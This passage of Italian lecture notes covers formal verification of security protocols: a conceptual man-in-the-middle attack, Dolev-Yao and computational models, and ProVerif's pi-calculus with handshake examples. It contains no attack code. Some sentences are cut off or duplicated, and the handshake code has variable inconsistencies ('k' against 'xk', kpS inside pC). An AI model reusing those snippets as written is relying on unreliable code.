pensando di interagire con A, mentre in realtà B interagirà con E. Nel messaggio per B, E include l'entità di A e il nonce che ha ricevuto da A. B risponderà normalmente ed E invierà questo messaggio ad A in modo che

A risponda con il NB a E in modo che E possa rinviarlo a B. Il risultato è che B non sa che

E si trova nel mezzo e B pensa che sia stata avviata una sessione con A. La cosa peggiore è che in questo caso E conosce anche il segreto che verrà utilizzato in seguito per interagire con B, ovvero conosce N_A e N_B .

Protocolli di sicurezza: Sfide

La verifica dei protocolli di sicurezza è impegnativa per diversi motivi. Abbiamo detto che in generale la verifica formale è impegnativa, ma per i protocolli di sicurezza le sfide derivano soprattutto da due aspetti di questi protocolli:

- **Sessioni simultanee:** nell'esempio precedente, il fatto che si possano avere più sessioni simultanee dà all'attaccante la possibilità di attaccare il protocollo. È possibile avere tutte le sessioni che si vogliono, poiché non ci sono limiti al numero di sessioni. Il sistema è teoricamente a stati infiniti.
- **Gli aggressori possono comportarsi in qualsiasi modo:** ciò significa che possono creare qualsiasi tipo di messaggio (complesso a piacere) per creare nuovi messaggi.

Inoltre, fare questa analisi a mano rende difficile la scoperta di errori (piuttosto irrealizzabile). Inoltre, è molto difficile progettare i protocolli in modo che siano corretti. In genere analizziamo la progettazione di un protocollo, ma è anche possibile introdurre bug durante la sua implementazione, che possono compromettere la sicurezza del protocollo. Se esiste un'implementazione è possibile testarla, ma potrebbe non rivelare tutti i possibili errori e attacchi.

Prove di sicurezza

Vediamo ora come è possibile analizzare un protocollo in modo formale. L'obiettivo finale è **dimostrare che nessun attaccante ragionevole può violare un protocollo** nella pratica. Questi termini sono informali, dobbiamo formalizzare il significato di sicurezza del protocollo:

- **Che cos'è un attaccante *ragionevole*?**
 - Se diamo all'attaccante un potere infinito, cioè diciamo che l'attaccante può fare tutto, ovviamente questo attaccante non sarà ragionevole e sotto questa ipotesi nessun protocollo può essere sicuro.
 - Cosa possiamo supporre che l'attaccante possa fare e cosa non possa fare.
- **Cosa significa "può rompere un protocollo nella pratica"?**
 - Quando abbiamo detto che un attaccante ha successo nell'attaccare il protocollo, queste sono cose che devono essere definite in modo preciso.

Esistono due diversi approcci possibili per modellare questi protocolli (e per verificarli):

- **Approccio simbolico:** è un modello di alto livello (astratto). Non rappresenta in modo preciso il modo in cui la crittografia viene implementata, ma parte dal presupposto che utilizziamo un qualche tipo di crittografia che soddisfa alcune proprietà. Ad esempio, è possibile affermare che si utilizza un algoritmo crittografico asimmetrico senza specificare quale sia.
- **Approccio computazionale:** si tratta di un modello di livello più basso (più preciso) e si specifica anche qual è l'algoritmo crittografico utilizzato. È più preciso ma più difficile da verificare formalmente. Per questo motivo, i modelli simbolici sono oggi ampiamente utilizzati.

Approccio di modellazione simbolica rigorosa (Dolev-Yao)

L'idea è quella di utilizzare **tipi di dati astratti**: tutti i dati sono termini simbolici (ad esempio, lettere dell'alfabeto). Le operazioni crittografiche sono modellate come **operatori algebrici** che operano sui termini simbolici e hanno proprietà ideali note come **crittografia perfetta**.

Esempio di modello simbolico di crittografia simmetrica: $\text{decrypt}(\text{encrypt}(M, K), K) = M$ La proprietà ideale della crittografia simmetrica è che esiste un solo modo per decifrare un messaggio cifrato, cioè utilizzare la funzione di decriptazione applicata al messaggio criptato utilizzando la stessa chiave usata per

L'approccio di modellazione simbolica rigorosa, noto come approccio Dolev-Yao, è una tecnica utilizzata nell'analisi della sicurezza dei protocolli. Questo approccio è basato sull'uso di simboli astratti per rappresentare dati e operazioni crittografiche, ignorando i dettagli implementativi specifici. Ecco alcuni punti chiave di questo approccio:

Dati Simbolici e Operatori Crittografici: In questo modello, tutti i dati sono trattati come simboli astratti, ad esempio, lettere dell'alfabeto. Le operazioni crittografiche, come la cifratura e la decifratura, sono modellate come operatori algebrici che agiscono su questi simboli.

Crittografia Perfetta: Questo modello assume la crittografia perfetta, il che significa che la decifratura di un messaggio cifrato può avvenire solo utilizzando la chiave corretta. In pratica, la crittografia perfetta è difficile da ottenere, ma nel modello si assume questa proprietà ideale.

Presupposti dell'Attaccante: L'approccio Dolev-Yao si basa su alcune ipotesi sull'attaccante:

L'attaccante può leggere, cancellare, sostituire e inserire messaggi.

L'attaccante può costruire messaggi basati sulle sue conoscenze attuali.

L'attaccante può eseguire operazioni di crittografia.

Tuttavia, l'attaccante non può indovinare segreti o ottenere conoscenze parziali solo osservando i messaggi senza decifrarli.

Obiettivo delle Prove: L'obiettivo principale è dimostrare che gli attacchi sono impossibili sotto queste ipotesi. Questo significa dimostrare che non esiste un modo per l'attaccante di violare la sicurezza del protocollo secondo le regole specificate. Se tali prove sono valide, significa che molti tipi di attacchi sono esclusi, ma non necessariamente tutti.

Strumenti di Verifica: In pratica, esistono strumenti e tecniche per analizzare i protocolli crittografici basati su questo approccio. Due approcci comuni sono il "model checking" e la "automated theorem prover". Questi strumenti cercano potenziali attacchi o prove di sicurezza, aiutando gli analisti a determinare la soundness di un protocollo.

Limitazioni: Questo approccio ha alcune limitazioni, poiché modella principalmente i difetti logici nei protocolli, ma non affronta le debolezze dei crittosistemi stessi. Inoltre, spesso non tiene conto dei "canali laterali", come quelli legati alla tempistica della messaggistica, che possono rappresentare una minaccia nella pratica ma possono essere difficili da modellare in modo formale.

Modelli computazionali

Nel modello computazionale, si considera l'uso di bitstring (sequenze di bit) per rappresentare i dati, e le primitive crittografiche (come algoritmi di cifratura o di firma digitale) operano direttamente su queste bitstring. L'obiettivo principale è dimostrare la sicurezza di un sistema crittografico in un contesto in cui un attaccante ragionevole utilizza algoritmi per violare la sicurezza del sistema.

Ecco alcuni punti chiave relativi a questo modello:

Attaccanti ragionevoli e tempo polinomiale: Un attaccante ragionevole in questo contesto è un algoritmo che lavora in tempo polinomiale. Questo significa che l'attaccante ha un limite di tempo ragionevole per cercare di violare la sicurezza del sistema. Algoritmi troppo complessi non sono considerati interessanti, poiché richiederebbero troppo tempo per l'attacco.

Modellazione probabilistica: In questo modello, si utilizza una modellazione probabilistica per tener conto delle probabilità di successo o insuccesso delle operazioni. Ad esempio, l'attaccante potrebbe tentare di indovinare una chiave di crittografia, e questa probabilità potrebbe essere molto bassa ma non nulla. Nulla è impossibile, ma alcune probabilità sono trascurabili.

Dimostrazioni di sicurezza: L'obiettivo è dimostrare che non esiste un attaccante che, operando in tempo polinomiale, riesca a raggiungere un certo obiettivo con una probabilità significativa. Questo tipo di prova può spesso essere realizzato utilizzando le riduzioni della teoria della complessità, che implicano un ragionamento del tipo "Se esiste un attaccante che funziona in tempo polinomiale e ha una probabilità di successo significativa, allora esiste un algoritmo che risolve un problema computazionale difficile con una probabilità significativa in tempo polinomiale." Questo suggerisce che il sistema crittografico è sicuro secondo il concetto di sicurezza stabilito.

Automatizzazione delle prove: Anche se questo tipo di prova è complesso e basato su argomentazioni teoriche piuttosto che su un sistema formale, esistono modi per automatizzarlo.

Canali laterali non modellati: Un aspetto importante da notare è che in questo modello, spesso i cosiddetti "canali laterali" (come le informazioni ottenute dalla misurazione del tempo o da altre fonti esterne) non vengono modellati. Questi canali laterali possono rappresentare una minaccia alla sicurezza in situazioni reali, ma possono essere difficili da modellare in modo rigoroso.

In generale, il modello computazionale è uno dei modi utilizzati per valutare la sicurezza dei sistemi crittografici, ma richiede una rigorosa analisi matematica e teorica per dimostrare la sicurezza del sistema rispetto a un attaccante ragionevole che opera in tempo polinomiale.

Il protocollo è sicuro con il concetto di sicurezza che abbiamo appena dato. La possibilità di attaccare il protocollo è equivalente a quanto appena detto (*prova per contraddizione*).

Questo tipo di prova è difficile da automatizzare, poiché non è basata su un sistema formale, ma esistono modi per automatizzare anche questo tipo di prove. Recentemente sono stati resi disponibili alcuni dimostratori basati sulla teoria dei giochi.


I difetti legati al sistema crittografico sono modellati, ma i canali laterali (ad esempio, legati alla tempistica) non sono modellati.

Proverif

Proverif è uno strumento nel campo dei automated theorem proving utilizzati per verificare la sicurezza dei protocolli basati sulla modellazione simbolica di Dolev-Yao.

È lo stato dell'arte dei teoremi automatici per i protocolli di sicurezza basati sulla modellazione di Dolev-Yao sviluppata da Bruno Blanchet (ENS, Parigi). Con questo tipo di strumento, i protocolli vengono modellati per mezzo di un **calcolo dei processi**, che è un *formalismo simile a un programma*, e poi tradotti automaticamente in un programma logico (descrizione di un programma utilizzando clausole di Horn). I processi descritti con questo linguaggio hanno un corrispondente sistema TS (State transition). Può gestire sessioni non limitate (modelli a stati infiniti) poiché non si basa sul model checking (non si basa sull'esplorazione degli stati).

Proverif funziona in questo modo: c'è il modello che deve essere scritto, che è la **descrizione del protocollo**, ed è chiamato **modello pi-calculus esteso** che può essere **tipizzato o non tipizzato**. L'altra cosa che deve essere fornita è la **descrizione delle proprietà di sicurezza**, chiamate anche **query**. Quindi, proverif traduce questi input in **clausole di corno + query di derivabilità** (le query originali vengono trasformate in altre query che fanno riferimento al sistema formale). Il



Un punto distintivo di questo approccio è che gestisce sessioni non limitate (modelli a stati infiniti) senza ricorrere al model checking, che è un metodo basato sull'esplorazione degli stati. I processi descritti in questo linguaggio trovano un corrispondente sistema TS (Transition System).

Proverif opera seguendo un flusso di lavoro ben definito. Si inizia con la scrittura del modello del protocollo, noto come modello pi-calculus esteso, che può essere tipizzato o non tipizzato. Successivamente, si fornisce una descrizione delle proprietà di sicurezza, chiamate anche query. Proverif traduce quindi questi input in clausole di Horn, accompagnate dalle query di derivabilità. L'algoritmo di risoluzione è essenziale per dimostrare i teoremi all'interno di questo sistema formale.

Nel caso in cui l'algoritmo di risoluzione non riesca a trovare una prova, l'analisi può essere interrotta.

Se Proverif riesce a dimostrare una proprietà, lo fa in breve tempo, ma se non riesce, viene avviata la fase di ricostruzione dell'attacco. Questa fase mira a individuare potenziali attacchi al protocollo, indicando la presenza di un controesempio alla proprietà di sicurezza. La ricostruzione dell'attacco utilizza algoritmi diversi da quelli di dimostrazione di teoremi, potenzialmente rilevando attacchi anche quando la prova formale è difficile da ottenere.

È importante notare che la ricerca di un potenziale attacco non costituisce una prova definitiva dell'esistenza di un attacco reale, poiché l'algoritmo di ricostruzione può generare falsi positivi. Inoltre, questa ricerca non è esaustiva, il che significa che l'assenza di un attacco individuato non garantisce la totale sicurezza del protocollo.

Se proverif trova un potenziale attacco, si noti che non si tratta di una prova dell'esistenza di un attacco, ma di un **potenziale attacco**, perché l'algoritmo di ricostruzione dell'attacco può trovare attacchi che non sono reali, il che significa che questa ricerca può produrre **falsi attacchi (falsi positivi)**. Inoltre, questa ricerca non è esaustiva: se non viene trovato alcun attacco, è possibile che un attacco esista ancora.

Specificare i protocolli

Vediamo come specificare i protocolli utilizzando proverif. Ci sono due possibilità:

- **Clausole di Horn** (di basso livello, solo per esperti)
- **Calcolo più esteso tipizzato o non tipizzato** (tradotto internamente in clausole di Horn).

È necessario descrivere ogni ruolo del protocollo (ad esempio, se è client-server, ci saranno un ruolo client e un ruolo server), che sono anche chiamati attori:

- **Gli attori onesti si comportano secondo il protocollo**
- Non è necessario modellare gli attaccanti perché può comportarsi in qualsiasi modo.

Pi-calcolo esteso non tipizzato: sintassi dei termini

Rappresentazione dei Dati: Nel Pi-calcolo esteso non tipizzato, i dati sono rappresentati in modo simbolico e astratto. Non ci sono rappresentazioni esplicite di dati come bit, byte o interi. Invece, ci sono solo variabili e costanti (nomi) che rappresentano dati atomici.

Funzioni Costruttrici e Distruttrici: Nel contesto del Pi-calcolo esteso, le operazioni sui dati sono classificate in due categorie principali: funzioni costruttrici e funzioni distruttrici. Le funzioni costruttrici vengono utilizzate per creare termini più complessi combinando variabili e costanti. Queste funzioni consentono di costruire strutture dati più complesse o eseguire operazioni sui dati. Le funzioni distruttrici, al contrario, vengono utilizzate per estrarre informazioni o manipolare i dati all'interno di una struttura.

Esempio di Funzione Costruttrice: Nel testo, viene menzionato un esempio di funzione costruttrice denominata "enc(x, a)." Questa funzione rappresenta un processo di cifratura in cui la variabile "x" viene cifrata utilizzando la costante "a" come chiave. In altre parole, la funzione "enc" combina una variabile e una costante per creare un nuovo termine rappresentante il risultato della cifratura.

Tupla: Viene menzionato il concetto di tupla, che è una struttura dati comune in molti linguaggi di programmazione. Una tupla può essere utilizzata per combinare più termini o dati in una singola entità.

<i>i dati</i>	
$M, N ::=$	terms
x, y, z	variables
a, b, c, k	names
$f(M_1, \dots, M_n)$	constructor application
(M_1, \dots, M_n)	tuple

essere applicate sono classificate in due tipi: **funzioni costruttrici** o *costruttore* per creare termini più complessi (M_1, \dots, M_n sono fattore è la **tupla**, che può semplicemente combinare i termini in

nte: $enc(x, a)$ per dire che questo è il risultato di una cifratura di chiave a .

Pi-calcolo esteso non tipizzato: processo principale Sintassi

La descrizione dei processi ha un numero limitato di enunciati: le prime due possibilità sono quelle di scrivere che il processo produce qualcosa (o immette qualcosa), che sono gli enunciati **output/input**. Nell'esempio M, N sono due termini: M rappresenta il *canale* mentre

N i dati. Il termine $. P$ specifica che dopo l'azione il comportamento è specificato da P , che è un processo. Significa che è possibile *concatenare* questi enunciati uno dopo l'altro, utilizzando i punti.

$P, Q ::=$	processes
$\text{out}(M, N). P$	output N to channel M
$\text{in}(M, x). P$	input from channel M to x
0	nil
$P \mid Q$	parallel composition
$!P$	replication
$\text{new } a; P$	creation of restricted data
$\text{let } x = g(M_1, \dots, M_n) \text{ in } P \text{ [else } Q]$	destructor application
$\text{if } M = N \text{ then } P \text{ [else } Q]$	equality test
$\text{let } x = M \text{ in } P$	assignment
$\text{event}(M). P$	event

$\text{in}(M, x). P$ è l'istruzione di input che significa inserire alcuni dati dal canale M e memorizzarli in una variabile x . Poi, 0 è un processo speciale che è il **processo di stop** (o *processo nullo*).

Nella composizione parallela $P \mid Q$ è possibile dire che i due processi descritti *funzionano in parallelo*.

La P è la **replica**: in questo caso ci sono un numero qualsiasi di istanze concorrenti di P in esecuzione in parallelo. In questo modo è possibile creare un **insieme illimitato di processi**.

Per generare dati noti internamente ma non esternamente è possibile utilizzare $\text{new } a; P$ dove a è in questo caso una costante. P è il comportamento dopo il nuovo stato.



Poi c'è l'**applicazione del distruttore**, che è una funzione che **può fallire**. Mentre il costruttore ha **sempre successo**, il distruttore può non avere successo. Quando questa funzione viene applicata, è possibile ottenere un'istruzione "else" (poiché la funzione può fallire), quindi è come un'istruzione *if then else*. Un esempio è durante la *decrittazione* (la crittografia non fallisce mai, la decrittazione sì). *let x = g(M₁ , ... , M_n)* dove *g* è la funzione distruttrice e viene applicata ad alcuni termini. Se l'esecuzione ha successo, il risultato viene messo in *x* e si prosegue con *P*, altrimenti si prosegue con il processo *Q* che è il ramo "else".


C'è anche il **test di uguaglianza** usato per verificare l'uguaglianza, ma anche l'istruzione di **assegnazione** scritta usando il metodo

Parola chiave *let*.

L'ultima affermazione è un **evento**, ovvero un **marcatore** che può essere inserito nell'esecuzione di un processo per dire che un evento si verifica quando l'affermazione dell'evento viene eseguita.

Semantica formale

Se creiamo un processo utilizzando queste dichiarazioni, possiamo anche creare un **sistema di transizione** per il processo.



È possibile notare che a sinistra si trova lo stato iniziale di un processo che è la composizione parallela di due sottoprocessi. Nel primo sottoprocesso c'è un'istruzione di input seguita da un'istruzione di output e poi si ferma. L'altro processo inizia con un'uscita e poi immette qualcosa dal canale che è memorizzato in *y*.

Dopo che il primo passo di entrambi i sottoprocessi è stato eseguito, ci troviamo in un nuovo stato che è quello a destra nella figura. Poiché "in" del primo processo e "out" del secondo sono stati eseguiti, il nuovo stato è quello.

In questo modo è possibile costruire tutte le TS che corrispondono a un processo.

Semantica del distruttore

Le applicazioni dei distruttori sono definite da **regole di riscrittura**. Vengono utilizzate per definire le proprietà (ideali) delle primitive crittografiche e di manipolazione dei dati. Vediamo un esempio di modellazione della *crittografia a chiave condivisa*.

- **Costruttore:** *senc (x, y)* critpa *x* con la chiave *y*
- **Distruttore:** *sdec (x, y)* decodifica *x* con la chiave *y*
- **Regole di riscrittura:** *sdec(senc(x,y),y) → x*

```

fun senc/2.
reduc sdec(senc(x,y),y) = x.

```

Per modellare il fatto che l'unico modo per ottenere il messaggio da un messaggio cifrato è decifrarlo con la **chiave giusta**, è possibile utilizzare la regola di riscrittura mostrata prima. Se questa regola viene inserita nel sistema, significa che esiste solo quel modo per ottenere una decrittazione che abbia successo.

La sintassi di proverif contiene la specifica del costruttore *fun senc/2* che dice che *senc* è un costruttore e il numero 2 è il **numero di argomenti**. Nella seconda riga c'è la **regola di riscrittura**, che è esattamente quella scritta prima. Un altro esempio è la *crittografia a chiave pubblica*.

- **Costruttori**

- *penc (x, y)* critpa *x* con la chiave pubblica *y*
- *pk(x)* restituisce la chiave pubblica data dalla coppia *x*
- *sk(x)* restituisce la chiave segreta data la coppia di chiavi *x*

```

fun penc/2.
fun pk/1.
fun sk/1.
reduc pdec(penc(x,pk(y)),sk(y)) = x.

```

- **Distruttore:** *pdec (x, y)* decodifica *x* con la chiave segreta *y*

- **Regola di riscrittura:** $pdec(penc(x, pk(y)), sk(y)) \rightarrow x$

Un terzo esempio è la firma digitale (*crittografia asimmetrica*)

```
fun ok/0.  
fun sign/2.  
reduc getmess(sign(m,sk(k))) = m.  
reduc checksign(sign(m,sk(k)),pk(k)) = ok.
```

- **Costruttori:**

- $sign(x, y)$ firma x con la chiave privata y
- $pk(x)$ restituisce la chiave pubblica data dalla coppia di chiavi x
- $sk(x)$ restituisce la chiave segreta data la coppia di chiavi x

- **Distruttori:**

- $getmess(x)$ estraie il messaggio dalla firma x
- $checksign(x, y)$ verifica la firma x con la chiave pubblica y

- **Riscrivere le regole:**

- $getmess(sign(x,y)) \rightarrow x$
- $checksign(sign(x,sk(y)),pk(y)) \rightarrow ok$

In questo caso la firma non è solo la firma stessa, ma include anche il messaggio x ed è possibile estrarre sia il messaggio che la firma (quindi abbiamo 2 distruttori).

L'ultimo esempio è l'*hashing crittografico*:

```
fun hash/1.
```

- **Costruttore:** $hash(x)$ calcola l'hash di x
- **Distruttore:** nessun distruttore definito (l'hashing non può essere invertito)
- **Regole di riscrittura:** nessuna regola di riscrittura necessaria

Alcune proprietà degli hash (come la distribuzione uniforme degli hash) non sono rappresentate, poiché non esiste una rappresentazione a livello di bit. Normalmente, se calcoliamo l'hash di due valori diversi, ci saranno valori che saranno diversi con una probabilità molto alta: questa proprietà è modellata qui. Se abbiamo $hash(a)$ e $hash(b)$ secondo questo modello questi due termini saranno diversi, quindi $hash(a) \neq hash(b)$. In questo caso è impossibile trovare un valore diverso (b) che abbia lo stesso hash di a .

Esempio: Protocollo Handshake

In questo caso ci sono due messaggi scambiati tra S e C (due entità). Lo scopo finale è che C deve inviare a S un segreto s . In questo caso si utilizza la *crittografia asimmetrica*. L'idea della

- Message 1 $S \rightarrow C: \quad \{ \{k\}_{skS} \}_{pkC} \quad k$ fresh
- Message 2 $C \rightarrow S: \quad \{s\}_k$

Il protocollo prevede che prima S invii a C la chiave da utilizzare per criptare il segreto (come una chiave di sessione) mentre skS e

pkC sono chiavi a lungo termine (chiave segreta di S e chiave pubblica di C). L'idea è che S scelga una chiave e la cripti con skS in modo da firmare la chiave. Poi, questa firma viene crittografata con l' pkC in modo che solo C possa decifrarla.

C riceverà il messaggio e potrà decifrarlo per ottenere la firma. Poi viene controllato che sia valida e quindi può inserire il segreto S che vuole inviare dopo averlo criptato con la chiave estratta dalla firma. Si vuole ottenere che s rimanga segreto. L'implementazione di proverif è:

- kpS e kpC sono le chiavi materiali (coppie di chiavi)
- $PS = new k; out(c, penc(sign(k, sk(kpS)), pk(kpC)); in(c, x); let xs = sdec(x, k) in 0,$
 - S crea la chiave k e poi si effettua un'operazione di uscita che significa che S invia sul canale C la crittografia di un messaggio che è la firma di k con la firma di S .
 - Dopodiché S aspetterà il messaggio da C , quindi eseguirà un'operazione di input e lo salverà in x . S lo decifrerà infine utilizzando la chiave.
- $PC = in(c, y); let y1 = pdec(y, sk(kpC)) in$
 $if checksign(y1, pk(kpS)) = ok then$

```

let k = getmess(y1) in
out(c, senc(s, xk)); 0.

```

- C attenderà prima un messaggio da S . Quindi, C deve decifrare il messaggio ricevuto da S e $pdec$ restituirà $y1$ in caso di successo. Quindi, dopo la decriptazione, C deve controllare la firma e se è valida l'ultima cosa da fare è estrarre k dal messaggio che è stato il risultato della decriptazione. Ora C avrà la sua copia locale e potrà inviare il segreto utilizzando la chiave.
- $P = \text{new } kpS; \text{new } kpC; (! \text{out}(c, pk(kpS)); 0 \mid ! \text{out}(c, pk(kpC)); 0 \mid ! PS \mid ! PC)$
 - Combina i due processi insieme. Innanzitutto, si specifica che kpS e kpC non sono noti all'attaccante, ma solo a S e C . Poi si prosegue con la combinazione parallela di 4 processi: gli ultimi due sono repliche di S e C . Significa che vogliamo avere tutte le sessioni che vogliamo sia di S che di C . I primi due processi sono un modo per rendere pubbliche all'attaccante le chiavi pubbliche di S e C .

Il calcolo Pi tipizzato

Introducendo i tipi in questo linguaggio, possiamo essere più precisi nella descrizione dei processi. Esistono alcuni tipi incorporati: *bitstring*, *channel*, *bool*, *time*. Il tipo *bool* ha i nomi built-in *true* e *false*. È anche possibile avere tipi definiti dall'utente. Ad esempio: *type key* definisce un nuovo tipo chiamato chiave. Utilizzando la versione tipizzata, i nomi e le variabili devono essere dichiarati con il loro tipo. Possiamo avere dichiarazioni libere di nomi/variabili:

- *free c: channel*
- *free s: bitstring [privato]*

Ogni volta che ci sono nomi di variabili che non vengono introdotti dall'operatore *new*, sono liberi. Se si vuole dichiarare che c verrà utilizzato un canale, è possibile specificarlo come libero. C'è anche la possibilità di vedere che un nome libero è privato, dato che di default sono pubblici (conosciuti da tutti).

Le dichiarazioni di variabili possono essere introdotte anche quando si definiscono costruttori e distruttori.

Prendiamo come esempio

esempio le funzioni di crittografia/decrittografia e confrontarle:

- Versione non tipizzata
 - *fun senc/2.*
 - *reduc sdec(senc(x,y),y) = x.*
- Versione dattiloscritta
 - *type key.*
 - *fun senc(bitstring, key) : bitstring.*
 - *reduc forall m: bitstring, k:key; sdec(senc(m,k),k) = m*

Supponiamo di utilizzare un nuovo tipo di chiave. Allora, la funzione costruttore non specifica semplicemente che ci sono 2 argomenti, ma specifica anche il tipo di questi argomenti. Specifica anche il tipo di risultato. Per la parte riduttiva, scriviamo *forall m: bitstring, k: key* che è la dichiarazione delle variabili che sono coinvolte nella regola di riscrittura, poi la regola di riscrittura è scritta nel solito modo.

La versione digitata dell'esempio di crittografia a chiave pubblica è la seguente:

Untyped version

```

fun penc/2.
fun pk/1.
fun sk/1.
reduc pdec(penc(x,pk(y)),sk(y)) = x.

```

Typed version

```

type pkey.
type skey.
type keymat.

fun penc(bitstring, pkey): bitstring.
fun pk(keymat): pkey.
fun sk(keymat): skey.
reduc forall x:bitstring, y:keymat;
pdec(penc(x,pk(y)),sk(y)) = x.

```

Verrà ora riportato anche l'esempio della firma digitale e dell'hash:

Untyped version

```
fun ok/0.
fun sign/2.
reduc getmess(sign(m,sk(k))) = m.
reduc checksign(sign(m,sk(k)), pk(k)) = ok.
```

Typed version

```
type result.

fun ok():result.
fun sign(bitstring, skey): bitstring.
reduc forall m:bitstring, y:keymat;
    getmess(sign(m,sk(y))) = m.
reduc forall m:bitstring, y:keymat;
    checksign(sign(m,sk(y)), pk(y)) = ok().
```

Untyped version

```
fun hash/1.
```

Typed version

```
fun hash(bitstring): bitstring.
```

Dichiarazioni di variabili nei processi

Quando scriviamo processi, possiamo anche usare variabili tipizzate. Quando inseriamo qualcosa, invece di scrivere solo "x", scriviamo anche il suo tipo. Lo stesso accade quando creiamo un nuovo nome. Inoltre, esiste un'istruzione if che è più generale

if M then P dove *M* è un termine. Se *M* non è booleano, viene considerato falso. Inoltre, l'assegnazione assume una forma generale in cui *T* può essere una variabile ma anche un **modello**, che è una forma di operazione di pattern matching. *M* viene valutato e se

il motivo *T* corrisponde a *M*, il motivo *T* può contenere un elenco di variabili e la variabile verrà assegnata. Ad esempio, $(x, y) = M$ significa valutare *M* e se *M* è una coppia, allora viene assegnata a (x, y) altrimenti errore. Nella figura sono riportati tutti i possibili schemi che è possibile utilizzare: variabile non tipizzata, variabile tipizzata, test di uguaglianza e tupla. Un esempio: $(= a, x) = M$ in questo caso se *M* è una coppia e la prima componente è *a*, allora l'assegnazione ha successo, altrimenti viene dato un errore (ad esempio, il primo componente non è *a*).

Infine, la sintassi dei termini viene estesa con gli operatori booleani incorporati:

$M \&& N$ $M || N$ $not(M)$

Il protocollo Handshake di esempio (versione tipizzata)

L'esempio precedente può essere adattato alla versione tipizzata. Quando *pS* e *pC* sono istanziati, il valore esatto di *kpS* e *kpC*.

Typed Process Syntax

$P, Q ::=$	processes
out(<i>M,N</i>). <i>P</i>	output <i>N</i> to channel <i>M</i>
in(<i>M,x:t</i>). <i>P</i>	input from channel <i>M</i> to <i>x</i>
0	nil
<i>P</i> <i>Q</i>	parallel composition
! <i>P</i>	replication
new <i>a:t</i> ; <i>P</i>	creation of restricted data test
if <i>M</i> then <i>P</i> [else <i>Q</i>]	<i>T</i> is pattern
let <i>T=M</i> in <i>P</i> [else <i>Q</i>]	
event <i>e(M₁,...,M_n)</i> . <i>P</i>	assignment (pattern match) event
R(<i>M₁,...,M_n</i>)	macro usage with actual parameters

$T ::=$	pattern
<i>x</i>	untyped variable
<i>x:t</i>	typed variable
$=M$	equality test
(T_1, \dots, T_n)	tuple

- Message 1 $S \rightarrow C: \quad \{ \{ k \}_{skS} \}_{pkC}$ *k* fresh
- Message 2 $C \rightarrow S: \quad \{ s \}_k$

```
pS(kpS: keymat, pkC: pkey) =
  new k:bitstring; out(c, penc(sign(k, sk(kpS)), pkC));
  in(c,x:bitstring); let xs=sdec(x, k) in 0.
pC(kpC: keymat, pkS: pkey) =
  in(c, y:bitstring); let y1=pdec(y, sk(kpC)) in
  if checksign(y1, pk(kpS))=ok() then
    let xk=getmess(y1) in out(c, senc(s, xk)); 0.
P = new kpS:keymat; new kpC:keymat;
  (!out(c, pk(kpS)); 0 | !out(c, pk(kpC)); 0 | !pS(kpS, pk(kpC)) |
  !pC(kpC, pk(kpS)))
```

Specificare le proprietà di sicurezza: Segretezza

Vediamo ora come specificare le proprietà di sicurezza di un protocollo, partendo dalla segretezza. Esistono diversi tipi di segretezza, ma partiamo da questa proprietà intuitiva: *un attaccante non deve essere in grado di ottenere termini simili che sono destinati a essere segreti* (ad esempio, il nome s nel protocollo Handshake). È necessario fornire una **descrizione formale** di questa proprietà. Innanzitutto definiamo alcuni concetti come "avversario" e qual è la sua conoscenza iniziale:

- **S-Avversario:** qualsiasi processo chiuso Q con $fn(Q) \subseteq S$
 - $fn(Q)$ è la conoscenza iniziale dell'avversario: i nomi non limitati di Q
 - S è l'insieme di nomi
- **Traccia T:** è un'esecuzione di un processo
- **T emette N:** se T contiene una dichiarazione di uscita di N verso un canale $M \in S$ (il che significa che può essere noto all'avversario). Se T emette N , N non è segreto.

Possiamo ora dare la definizione di **segretezza**:

$T = P|Q \Rightarrow$ rappresenta la sessione in cui P e Q interagiscono tra loro

*Il processo chiuso P preserva la segretezza di N dagli **S-Adversari** se: $\forall S\text{-Avversario } Q, \forall T \text{ eseguito da } P|Q$ T non emette N .*

Utilizzo di Proverif

L'input di Proverif è un file chiamato **script** composto da varie parti:

- **Dichiarazioni di operazioni** (ad esempio, operazioni crittografiche)
- **Macro di processo** (definizioni riutilizzabili di processi)
- **Processo principale**
- **query** (proprietà da verificare)

Costruendo uno script di verifica per il protocollo di handshake di esempio per verificare la segretezza di s (scritto come

query attacker(s)) con l'ipotesi che l'attaccante conosca inizialmente solo il canale pubblico c e le chiavi pubbliche, Proverif **produce un report**. Per ogni query (proprietà da verificare) il rapporto specifica:

```
$ proverif -in pi handshake.pi  
$ proverif handshake.pv
```

- **Se la proprietà è stata dimostrata come vera o falsa** (o la proprietà non può essere dimostrata)
- **Se la proprietà si è rivelata falsa, e l'attacco è stato ricostruito, una descrizione dell'attacco**

Approssimazioni di Proverif

Quando trasforma il calcolo Pi nelle clausole Horn, Proverif approssima il comportamento del protocollo:

- *Il numero di volte che un messaggio viene inviato non è rappresentato dalle clausole di Horn* → è come se ogni messaggio potesse essere inviato e ricevuto un numero arbitrario di volte.
 - L'istruzione di uscita viene tradotta in una o più esecuzioni della stessa.
- *Le clausole di Horn distinguono nomi freschi diversi solo parzialmente* → due nomi freschi potrebbero essere rappresentati dallo stesso nome
 - I nomi freschi sono quelli creati con la *nuova* dichiarazione.
 - Possibilità che due nomi collassino nello stesso nome

Queste approssimazioni sono state studiate in modo tale che la traduzione in clausole di Horn sia **solida**: se si dimostra che una proprietà di segretezza è valida nel modello delle clausole di Horn, la proprietà corrispondente è valida nel modello di Pi. Ma quando Proverif trova un attacco, questo non è necessariamente un attacco nel Calcolo Pi, ma può essere un falso positivo (poiché le approssimazioni sono solide ma non complete).

